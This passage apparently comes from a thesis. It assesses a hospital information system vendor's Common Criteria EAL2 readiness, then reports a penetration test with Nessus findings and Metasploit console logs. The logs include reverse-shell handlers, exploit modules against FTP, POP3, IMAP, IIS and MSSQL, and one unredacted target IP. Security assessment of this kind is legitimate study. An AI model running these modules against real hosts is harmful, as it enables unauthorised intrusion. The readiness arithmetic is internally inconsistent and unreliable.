Throughout the examination with the HIMS company, valuable data gathered, to determine if the selected HIMS Company are ready for CC Evaluation or not. The information below is the readiness percentages. Each class has been analyzed separately with the HIMS Company to find out if they are ready for a CC certification process and if they are not what their percentage on readiness and their reasoning.

Since there is a PP for ASE class, it considered ASE complete. Check Table 8

ST Introduction (ASE_INT)	**Company Readiness**	**8/8 Ready**
1.1.C	✓	ASE_INT.1-1-8C: Since there is no ST document, the comparison cannot be done, however, there is a conformance claim to PP so this element is considered a pass.
1.2.C	✓	
1.3.C	✓	
1.4.C	✓	
1.5.C	✓	
1.6.C	✓	
1.7.C	✓	
1.8.C	✓	

ST Introduction (ASE_INT)	**Company Readiness**	**8/8** **Ready**
Conformance Claim (ASE_CCL)	**Company Readiness**	**10/10** **Ready**
1.1.C	✓	PP states that CC version is *'Common Criteria Version 3.1, Revision 4.'*. [49].
1.2.C	✓	PP states strict conformant for Part 2.
1.3.C	✓	PP states strict conformant for Part 3.
1.4.C	✓	PP states that there are not any extended components.
1.5.C	✓	
1.6.C	✓	Since there is no ST document, the conformance claim to PP cannot be made.
1.7.C	✓	PP states that package conformance claim is to EAL 2.
1.8.C	✓	PP states that the package is conformant.
1.9.C	✓	Since there is no ST document, the comparison cannot be done.
1.10.C	✓	
Security Problem Definition (ASE_SPD)	**Company Readiness**	**4/4** **Ready**
1.1.C	✓	Since the requirements mentioned in these elements are defined in the PP, these steps are considered a pass.
1.2.C	✓	
1.3.C	✓	
1.4.C	✓	
Security Objectives (ASE_OBJ)	**Company Readiness**	**6/6** **Ready**

ST Introduction (ASE_INT)	**Company Readiness**	**8/8 Ready**
2.1.C	✓	Since the requirements mentioned in these elements are defined in the PP, these steps are considered a pass.
2.2.C	✓	
2.3.C	✓	
2.4.C	✓	
2.5.C	✓	
2.6.C	✓	
Extended Component Definition (ASE_ECD)	**Company Readiness**	**5/5 Ready**
1.1.C	-	There are no extended components in the PP, these steps are considered a pass.
1.2.C		
1.3.C	-	
1.4.C	-	
1.5.C	-	
Security Requirements (ASE_REQ)	**Company Readiness**	**9/9 Ready**
2.1.C	✓	Since the requirements mentioned in these elements are defined in the PP, these steps are considered a pass.
2.2.C	✓	
2.3.C	✓	
2.4.C	✓	
2.5.C	✓	
2.6.C	✓	
2.7.C	✓	
2.8.C	✓	

ST Introduction (ASE_INT)	**Company Readiness**	**8/8 Ready**
2.9.C	✓	
TOE Summary Specification (ASE_TSS)	**Company Readiness**	**1/1 Ready**
1.1.C	✓	Since the requirements mentioned in these elements are defined in the PP, these steps are considered a pass.

Table 8: ASE Class readiness and their reasonings

For ADV, AGD, ALC and some parts of ATE classes, some work had to be done on elements for data percentages. Check Table 9-13. Since evaluators perform AVA test, percentages on that family not included.

Security Architecture (ADV_ARC)	**Company Readiness**	**2/5 Ready**
1.1C	✓	The checks made with the collaboration of the HIMS Company proved that the architecture structure is under subsystem.
1.2C	✗	Since there is no ADV_ARC document provided, the analysis didn't make it possible to find out the answer to security domains.
1.3C	✓	The protection mechanism was already explained by the HIMS company, however, the details were not shared.
1.4C	✗	Since there is no ADV_ARC document provided, the analysis didn't make it possible to find out the answer to tampering.

Security Architecture (ADV_ARC)	**Company Readiness**	**2/5** **Ready**
1.5C	✗	Since there is no ADV_ARC document provided, the analysis didn’t make it possible to find out the answer to the bypass mechanism.
TOE Design (ADV_TDS)		**3/6** **Ready**
1.1C	✓	The checks made with the collaboration of the HIMS Company proved that the architecture structure is under subsystem and all of it is identified.
1.2C	✓	
1.3C	✓	There was no information about which one is related to security and which one is not, furthermore due to the lack of ADV_FSP document, this step is considered as fail.
1.4C	✗	
1.5C	✗	Since there was no information about SFR-enforcing, supporting and non-interfering the interactions between them and TSFI trace cannot be shown by the company.
1.6C	✗	
Functional Specification (ADV_FSP)	**Company Readiness**	**4/6** **Ready**
2-1C	✓	The security functionalities explained by the HIMS Company, however, there were no documents about it.
2.2C	✓	The HIMS Company showed us the documents about some of the interfaces, so even though it was not complete this step considered a pass.

Security Architecture (ADV_ARC)	**Company Readiness**	**2/5** **Ready**
2.3C	✗	Since there is no ADV_FSP document, the comparison cannot be done for methods, parameters, TSFI related parameters, actions, and errors.
2.4C	✗	
2.5C	✗	
2.6C	✗	

Table 9: ADV Class readiness and their reasonings

Operational User Guidance (AGD_OPE)	**Company Readiness**	**2/7** **Ready**
1.1C	✗	The documents do not provide sufficient enough for a developer to determine the secure environment.
1.2C	✓	There were documents about the guidance user accessible-functions, roles, privileges, so this step is considered a pass.
1.3C	✗	The documents do not provide sufficient enough for a developer to determine the available functions, interfaces, security parameters, and appropriate warnings and security their relations with a secure environment.
1.4C	✗	
1.5C	✓	There is only one mode of operation for the HIMS product. So this step considered a pass.
1.6C	✗	The provided documents by the HIMS Company did not have information

Operational User Guidance (AGD_OPE)	**Company Readiness**	**2/7** **Ready**
1.7C	✗	about security objectives for the operational environment.
Preparative Procedures (AGD_PRE)	**Company Readiness**	**0/2** **Ready**
1.1C	✗	The information and document for these elements were not provided by the HIMS Company.
1.2C	✗	

Table 10: AGD Class readiness and their reasonings

CM Capabilities (ALC_CMC)	**Company Readiness**	**1/3** **Ready**
2.1C	✓	The TOE reference is unique in this case, so this step considered a pass.
2.2C	✗	The configuration management tool and a unique way to identify them were not provided by the HIMS Company.
2.3C	✗	
CM Scope (ALC_CMS)	**Company Readiness**	**0/3** **Ready**
2.1C	✗	There was no configuration management list provided by the HIMS Company, so these steps are considered a fail.
2.2C	✗	
2.3C	✗	
Delivery (ALC_DEL)	**Company Readiness**	**0/2** **Ready**
1.1C	✗	There were no ALC_DEL documents provided by the HIMS Company so these

CM Capabilities (ALC_CMC)	**Company Readiness**	**1/3** **Ready**
1.2D	✗	steps are considered a fail.

Table 11: ALC Class readiness and their reasonings

Coverage (ATE_COV)	**Company Readiness**	**0/1** **Ready**
1.1C	✗	Since there was no document for both ADV_FSP and ATE_COV this step cannot be completed and considered a fail.
Functional Tests (ATE_FUN)	**Company Readiness**	**0/4** **Ready**
1.1C	✗	There was no document provided by the HIMS Company, so there is no way to check the test requirements, TOE configuration for tests, outputs of successful tests and actual test results.
1.2C	✗	
1.3C	✗	
1.4C	✗	
Independent Testing (ATE_IND) (Not Applicable)	**Company Readiness**	**0/0** **Ready**
2.1C	-	Since evaluators will perform the independent tests these steps will be ignored in the readiness calculation of the HIMS product.
2.2C	-	

Table 12: ATE Class readiness and their reasonings

Vulnerability Analysis (AVA_VAN)	**Company Readiness**	**0/1** **Ready**

Vulnerability Analysis (AVA_VAN)	**Company Readiness**	**0/1** **Ready**
2.1C	✗	Since vulnerability, assessment part is one of the main parts in this thesis, and detailed information about it can be found in results chapter, furthermore, the penetration tests done is more complex than for an enhanced basic approached no more tests will be done. Due to the weaknesses found in the results part, this step is considered a fail.

Table 13: AVA Class readiness and their reasonings

Afterward, the elements in CC certification for EAL2 [11] calculated and the math for this process shown below in this chapter. Check Table 14 and 15 for a number of steps and elements.

CC Classes	**EAL2 Weight**
ASE	10
ADV	30
ALC	5
AGD	5
ATE	20
AVA	30

Table 14: EAL weighs of EAL2 for CC certification

	ASE	**ADV**	**AGD**	**ALC**	**ATE**	**AVA**
Total Number of Elements in	8	6	7	3	1	1
	10	5	2	3	4	
	4	6		2	2	
	6					
	5					

each Family	9					
	1					

Table 15: Number of elements in the steps provided above

The total number of these elements is **85**, however, since only **78** of those are essential in this case, the remaining **7** in the ATE_IND and AVA_VAN families excluded. The CC families and their weights in the evaluation calculation shown in Table 16.

	ASE	ADV	AGD	ALC	ATE	AVA
Total Number of Elements	43	17	9	8	7	1
Excluding of ATE_IND and AVA_VAN	-5				-2	
Total Number of Elements	38	17	9	8	5	1
Percentage weight in the CC Evaluation	10	30	5	5	20	30
Percentage out of the 78 number of elements ***Number of elements / Evaluation Weight Percentage**	7,8	23,4	3,9	3,9	15,6	23,4

Table 16: Percentage calculation explanation

Then the percentage of the families calculated one by one to find out the readiness percentage of the HIMS Company for each family by using the formula written in red colourin Table 17.

HIMS company Evaluation Readiness by numbers	ASE	ADV	AGD	ALC	ATE	AVA
Number of ✓	38	7	2	1	0	0
Number of ✗	0	10	7	7	5	1
HIMS company elements readiness percentages ***(HIS company readiness * 100) / total numbers of elements in the class**	%100	%41,1765	%22,2222	%12,5	%0	%0

Table 17: HIMS Company readiness by numbers

After finding out the family readiness percentage, CC evaluation weights applied to of each family to find out the last and final percentage of the HIMS Company by using the formula below.

*** ((HIS company elements count *100) / Evaluation Weight Percentage) / 100**

Assurance Class	**Assurance Family**	**Assurance Component by EAL**	**HIMS Company Readiness**	**Total**
Development	ADV_ARC	1	%1,37255	**%18,317**
	ADV_FSP	2		
	ADV_TDS	1		
Guidance Documents	AGD_OPE	1	%4,44444	
	AGD_PRE	1		
Life-cycle Support	ALC_CMC	2	%2,5	
	ALC_CMS	2		
	ALC_DEL	1		
Security Target Evaluation	ASE_CCL	1	%10	
	ASE_ECD	1		
	ASE_INT	1		
	ASE_OBJ	2		
	ASE_REQ	2		
	ASE_SPD	1		
	ASE_TSS	1		
Tests	ATE_COV	1	%0	
	ATE_FUN	1		
	ATE_IND	2		
Vulnerability Assessment	AVA_VAN	2	%0	

Table 18: HIMS Company readiness by numbers

3.1.1 CC Evaluation Readiness

It is obvious that, when the data percentages calculated in chapter 3.1, Table 18, it can be said that, based on the pilot HIMS, HIMS Companies are clearly not ready for a CC evaluation. The HIMS readiness percentage is %18,317. Furthermore, when considered, its ten percent is coming from ASE family, the percent reduced to %8.317, which is not even one in ten.

3.2 Vulnerability Analysis Results

Nessus

When considered our findings in the nessus scans, since their CVSS score is higher each medium vulnerabilities will be worked on, one at a time to the exploit system [73]**.**


- Nonexistent Page (404) Physical Path Disclosure: Web server is affected by an information disclosure. Not usable in our case.
- SSL Certificate Cannot be Trusted: The server is using X.509 certificate key learn the keys via brute force in theory, despite the fact that key space is huge. Even when the attacker finally accesses the key combination, the data's may lose its value. Not feasible in our case.
- SSL Medium Strength Cipher Suites Supported: It means that key length is between 64 and 112 bits, which creates an easier field for an attacker to crack the key if they are on the same network [74]. Not usable in our case.
- SSL Self-signed Certificate: Meaning the certificate is not signed by an authority. Not usable in our case.
- DNS Server Cache Snooping Remote Information Disclosure: This vulnerability opens the way to the attacker on a point that he/she may learn the recently visited hosts. Not usable in our case.
- DNS Server Recursive Query Cache Poisoning Weakness: This attack allows everyone to use third part names to perform cache poisoning, which makes it possible to use the system for Denial of Service attack on another system. Not feasible in our case.
- DNS Server Spoof Request Amplifications: vulnerability here is when the system is compromised; an attacker may use the compromised systems as an amplifier for a DDOS attack.

When all the vulnerabilities considered, there is not clear, or bone breaking exploits for an attacker to perform.

Nmap & Metasploit


Nmap UDP scan showed that the ports and the software being used in that port. Each exploit in the system used one by one with the help of Metasploit in Kali to crack into HIMS system.[75]. Metasploit is an open source, a collaborative software tool used to exploit systems, and it is an extremely powerful tool. There are almost 4,000 open source exploits as of 20.06.2019.

21/tcp, FTP, Microsoft ftpd: Two different exploit types to used to exploit; however, neither of them worked. Used commands are below.




```
msf5 > use exploit/windows/ftp/ms09_053_ftpd_nlst
msf5 exploit(windows/ftp/ms09_053_ftpd_nlst) > set RHOST [redacted].136
RHOST => 137.74.252.136
msf5 exploit(windows/ftp/ms09_053_ftpd_nlst) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] [redacted]136:21 - 530 Please login with USER and PASS.
[-] 136:21 - The root directory of the FTP server is not writeable
[*] Exploit completed, but no session was created.
msf5 exploit(windows/ftp/ms09_053_ftpd_nlst) >
```

Figure 32 : Ftp exploit 1



```
msf5 exploit(windows/ftp/ms09_053_ftpd_nlst) > use auxiliary/scanner/ftp/ftp_ver
sion
msf5 auxiliary(scanner/ftp/ftp_version) > set RHOST [redacted].136
RHOST => [redacted].136
msf5 auxiliary(scanner/ftp/ftp_version) > exploit

[+] [redacted]136:21     - FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 136:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/ftp_version) >
```

Figure 33 : Ftp exploit 2




```
msf5 auxiliary(scanner/ftp/ftp_version) > use auxiliary/scanner/ftp/anonymous
msf5 auxiliary(scanner/ftp/anonymous) > set RHOST [redacted].136
RHOST => [redacted].136
msf5 auxiliary(scanner/ftp/anonymous) > set THREADS 55
THREADS => 55
msf5 auxiliary(scanner/ftp/anonymous) > run

[*] [redacted]136:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 34 : Ftp exploit 3

53/tcp, domain? : Since the domain was not clear, the exploit were not completed with unknown parameters.


80/tcp, HTTP, Microsoft IIS httpd 8.5: Reverse_http payload used for this exploit, however, since the HIMS product and the server are not at the same network, it didn't work.



```
msf5 auxiliary(scanner/ftp/ftp_version) > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 10.40.32.156
LHOST => 10.40.32.156
msf5 exploit(multi/handler) > set LPORT 8765
LPORT => 8765
msf5 exploit(multi/handler) > explit
 Handler failed to bind to [redacted].136:8765
 Started HTTP reverse handler on http://0.0.0.0:8765
```

Figure 35 : Http exploit

110/tcp, pop3, MailEnable POP3 Server: Even though the port is open and POP3 seems to be working, it does not as it can be seen from the Figure 36.




```
msf5 exploit(multi/handler) > use exploit/windows/pop3/seattlelab_pass
msf5 exploit(windows/pop3/seattlelab_pass) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf5 exploit(windows/pop3/seattlelab_pass) > set target 0
target => 0
msf5 exploit(windows/pop3/seattlelab_pass) > set RHOSTS [redacted].136
RHOSTS =>[redacted] 136
msf5 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] [redacted]136:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[-] [redacted]136:110 - POP3 server does not appear to be running
[*] Exploit completed, but no session was created.
msf5 exploit(windows/pop3/seattlelab_pass) >
```

Figure 36 : POP3 exploit

143/tcp, IMAP, MailEnable imapd: Since there is no information found about the

MailEnable server version, both of them have been used separately.




```
msf5 exploit(multi/handler) > use exploit/windows/imap/mailenable_login
msf5 exploit(windows/imap/mailenable_login) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   MailEnable 2.35 Pro
   1   MailEnable 2.34 Pro


msf5 exploit(windows/imap/mailenable_login) > set target 0
target => 0
msf5 exploit(windows/imap/mailenable_login) > set RHOSTS [redacted].136
RHOSTS =>[redacted].136
msf5 exploit(windows/imap/mailenable_login) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] [redacted].136:143 - Trying target MailEnable 2.35 Pro...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/imap/mailenable_login) > set target 1
target => 1
msf5 exploit(windows/imap/mailenable_login) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] [redacted]143 - Trying target MailEnable 2.34 Pro...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/imap/mailenable_login) >
```

Figure 37 : IMAP exploit

443/tcp, HTTP, Microsoft IIS httpd 8.5: At our scanning phase,

the quest to find a subfolder or subdomain in the HIMS server were not successful. This exploit requires a path in the target machine to perform, so the result was a failure.




```
_upload_asp (windows/imap/mailenable_login) > use exploit/windows/iis/iis_webdav
msf5 exploit(windows/iis/iis_webdav_upload_asp) > Interrupt: use the 'exit' command to quit
msf5 exploit(windows/iis/iis_webdav_upload_asp) > set RHOSTS [redacted].136
RHOSTS => [redacted] 136
msf5 exploit(windows/iis/iis_webdav_upload_asp) > set path test1/test.txt
path => test1/test.txt
msf5 exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Checking /test1/test.txt
[*] Uploading 609366 bytes to /test1/test.txt...
[-] Upload failed on /test1/test.txt [404 Not Found]
[*] Exploit completed, but no session was created.
msf5 exploit(windows/iis/iis_webdav_upload_asp) > set path /test1/test.txt
path => /test1/test.txt
msf5 exploit(windows/iis/iis_webdav_upload_asp) > exploit
```

Figure 38 : Microsoft IIS exploit

587/tcp SMTP MailEnable smptd 9.11: This exploits works same as pop3 and IMAP exploit, so no further work has been done on this particular exploit.


1433/tcp, ms-SQL-s Microsoft SQL Server 2014 12.00.5000.00, SP2: There are three known vulnerabilities for Microsoft SQL Server 2014 [76]. All of these attacks based on brute force attack for username and password. Variety of Metasploit exploits to have been used to crack the system, but all of it were unsuccessful, below the data's are shown.



```
msf5 > use scanner/mssql/mssql_ping
msf5 auxiliary(scanner/mssql/mssql_ping) > set RHOSTS [redacted].136
RHOSTS => [redacted].136
msf5 auxiliary(scanner/mssql/mssql_ping) > set Threads 20
